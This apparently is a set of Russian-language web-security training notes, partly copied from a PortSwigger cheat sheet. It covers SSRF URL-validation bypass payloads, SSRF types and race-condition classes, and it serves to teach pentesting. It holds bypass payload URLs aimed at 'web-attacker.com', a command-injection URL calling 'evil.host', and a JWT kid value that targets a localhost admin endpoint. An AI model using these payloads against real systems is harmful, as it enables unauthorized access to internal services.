This cheat sheet contains payloads for bypassing URL validation. These wordlists are useful for attacks such as [server-side request forgery](#), [CORS misconfigurations](#), and [open redirection](#).

Absolute URL	Host header	CORS
Allowed hostname	Attacker hostname	
<input type="text" value="example.com"/>	<input type="text" value="web-attacker.com"/>	
Advanced settings		
<input checked="" type="checkbox"/> Encodings: <input type="checkbox"/> Intruder's <input type="checkbox"/> Everything <input type="checkbox"/> Special chars <input type="checkbox"/> Unicode escape # Payloads: 228		
Copy to clipboard		
#	Payload	
1	<code>https://\web-attacker.com/</code>	
2	<code>https://example.com &%40web-attacker.com# %40web-attacker.com/</code>	
3	<code>https://example.com;web-attacker.com/</code>	
4	<code>https://example.com:%40web-attacker.com/</code>	
5	<code>https://example.com:443:\%40%40web-attacker.com/</code>	
6	<code>https://example.com:443%\%40web-attacker.com/</code>	
7	<code>https://example.com:443#\%40web-attacker.com/</code>	
8	<code>https://example.com:anything%40web-attacker.com/</code>	
9	<code>https://example.com?%40web-attacker.com/</code>	
10	<code>https://example.com.%5F.web-attacker.com/</code>	

<https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet>



Виды SSRF

Слепые (Blind)

- Атакующий не имеет возможности видеть ответ от внутреннего сервиса
- Сложнее эксплуатировать
- Ценится и имеет критичность ниже
- Можно обнаружить попыткой инициирования соединения к подконтрольному серверу
- Внешние HTTP-запросы скорее всего будут заблокированы. Можно использовать DNS и иные протоколы (напр. FTP).
- Также можно обнаружить временными задержками

Видимые

- Атакующий может видеть ответ от внутреннего сервиса
- Ценится и имеет критичность выше
- При возможности нужно стремиться приводить слепую SSRF к видимой



RCE в SSRF

- Инъекция команд в URL:
`http://evil.host?c='whoami``
- Использование (древнего) протокола `gopher://` (Gopherus)





Необычные места появления SSRF

- Параметр kid в JWT-токене
- Передача части подконтрольного URL в запросе
- Перевод в нестандартные форматы данных (->XML->XXE)
- Заголовок Referrer (иногда используется для аналитики)
- Поле Server Name Indication (SNI) SSL-сертификата:
`openssl s_client -connect target.com:443 -servername "internal.host.com" -crlf`
- Рендер pdf

```
{  
    "kid": "http://127.0.0.1/admin?upgrade=username",  
    ...  
}
```



Cheatsheets

- <https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet>
- <https://www.thehacker.recipes/web/inputs/ssrf/>
- <https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/index.html>



Race Conditions

Определение

- **Race Conditions (состояние гонки)** -

распространенный тип уязвимости, тесно связанный с недостатками бизнес-логики. Они возникают, когда веб-приложения обрабатывают запросы одновременно без релевантных мер защиты. Это может привести к одновременному взаимодействию нескольких отдельных потоков с одними и теми же данными, что приводит к коллизии, вызывающей непреднамеренное поведение приложения.


Атака на состояние гонки использует тщательно рассчитанные по времени запросы для преднамеренной коллизии и использования этого непреднамеренного поведения во вредоносных целях.





Race Window

- Когда мы пытаемся эксплуатировать состояние гонки, у нас имеется небольшой промежуток времени, когда возможен одновременный доступ к ресурсу
- Данный промежуток называется **race window** (**временное окно**)





Race Conditions: влияние

- Самое разнообразное, сильно зависит от логики приложения. В наиболее интересных (но крайне редких) кейсах может привести к удаленному исполнению кода (RCE). Чаще всего может использоваться для обхода блокировок и логики (например, множественный перевод денег с карты банка)





Классификации Race Conditions

По типу

- Limit Overrun
- State Changes
- Resource Access
- Partial Construction

По способу эксплуатации

- Классические
- HTTP/2

По месту применения

- Single-Endpoint
- Multi-Endpoint






Limit Overrun Race Conditions

- Наиболее известный тип
- Суть: произведение большего количества действий, чем заложено логикой
- Примеры:
 - использование купона на скидку
 - перевод денег
 - проставление оценки товару
 - переиспользование CAPTCHA
 - обход ограничений при bruteforce-атаках






Limit Overrun Race Conditions





Limit Overrun Race Conditions



State Changes



На протяжении своей работы приложение часто меняет состояния

В некоторых случаях данный процесс не заметен

- Суть: обход состояния во время нормальной работы веб-приложения
- Пример: мультифакторная аутентификация

```
session['userid'] = user.userid
if user.mfa_enabled:
    session['enforce_mfa'] = True
    # generate and send MFA code to user
    # redirect browser to MFA code entry form
```

Короткое временное окно, пока сессия валидна, а второй фактор не запрошен




Resource Access

- Суть: доступ к общему ресурсу во время его использования другим процессом
- Пример: загрузка ВПО и получение к нему доступа во время анализа антивирусным ПО





Resource Access




Partial Construction Race Conditions

- Многие приложения создают объекты в несколько этапов
- Например, создание пользователя и сущностей, принадлежащих ему в несколько SQL-запросов
- Между этими этапами существует небольшое временное окно, когда данные не инициализированы
- Неинициализированные данные имеют значение по умолчанию
- Во временное окно возможно воспользоваться значением по умолчанию





Partial Construction Race Conditions





Главная проблема эксплуатации Race Conditions



Time ----->



Методы решения

Классические Race Conditions

Last-byte synchronization:


1. Происходит отправка нескольких запросов с удержанием последнего байта
2. Последние байты всех запросов отправляются одновременно
3. Сервер ждет окончания запросов и испытывает состояние гонки от одновременных запросов



HTTP/2 Race Conditions

